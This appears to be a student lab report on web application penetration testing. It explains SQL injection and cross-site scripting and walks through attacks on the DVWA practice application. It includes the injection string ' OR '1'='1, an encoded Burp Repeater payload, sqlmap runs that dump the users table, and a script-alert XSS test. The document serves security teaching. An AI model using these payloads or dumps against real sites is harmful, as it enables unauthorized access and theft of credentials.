


WEB APPLICATION PENETRATION TESTING

BY

GANRAJ KHOPADE.

NITISHA D.

HARSHITHA V.

AMOL MALI.

SQL INJECTIONS

SQL Injection is a web security vulnerability that allows attackers to interfere with an application's database queries.It occurs when untrusted input is inserted directly into SQL statements without proper validation or sanitization. Attackers can exploit it to view, modify, or delete data, and in severe cases, gain full control of the server.

1. **User Input Not Sanitized:** The application takes input (e.g., login form) and inserts it directly into an SQL query without proper filtering.

2. **Malicious SQL Injected:** The attacker inputs crafted SQL code (e.g., `' OR '1'='1`) to manipulate the query logic.

3. **Query Altered:** The database executes the modified query, allowing unauthorized access, data leakage, or even deletion.


Here are the **main types of SQL Injection:**

1. **Classic (In-band) SQL Injection:**
   Directly retrieves data using the same communication channel (e.g., using `' OR '1'='1` to dump data).


2. **Blind SQL Injection:**
   No visible error or output; attacker infers data by observing server responses (e.g., page delay or content change).

3. **Out-of-Band SQL Injection:**
   Uses a different channel (like DNS or HTTP requests) to exfiltrate data, often when in-band is not possible.


Steps:



1)intercepted a basic GET request in Burp Suite with `id=1` to test SQL Injection in DVWA.




2)sent a crafted payload (`1%27%200R%20...`) via Burp Repeater to exploit SQLi and bypass authentication or fetch all users.




3)viewed the HTTP 200 response confirming SQLi worked, returning multiple user records from the database.


SQL map



1)used `sqlmap` to enumerate the DBMS type and list databases (like `dvwa`) using a SQL Injection.



2)fetched user data (usernames, passwords, etc.) from the `users` table of the `dvwa` database using Sqlmap.



3)executed `sqlmap` with `--dump` to extract and display full table contents from the vulnerable parameter.

CROSS SITE SCRIPTING(XSS)

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject client-side scripts into web pages that are viewed by other users, potentially leading to session hijacking, defacement, redirection, or data theft.

How It Works:


- A web application does **not properly validate or sanitize** user input.
- An attacker inputs **malicious code**, often in a form or URL.
- This code gets **executed in the browser** of anyone viewing the page.

Types of XSS:


1. **Stored XSS**: The malicious script is permanently stored on the target server
2. **Reflected XSS**: The script is reflected off a web server .
3. **DOM-based XSS**: The vulnerability exists in the client-side JavaScript rather than server-side code.

Steps to perform cross site scripting:

Go to kali linux and login to dvwa.



We will be logged in as shown below.




There are three security levels:

Low

Medium


High

Now go the dvwa security and change security level to low.




Now setup is ready for crosssite scripting.

In xss(Reflected) input the script :<script>alert(‘xss’)</script>




Then click submit




If it pops up and gives alert message then it is vulnerable.

- the web application does NOT sanitize or filter the script tag.
- payload gets executed in the browser → proves that XSS is working.


To stop this we can go to medium security level.



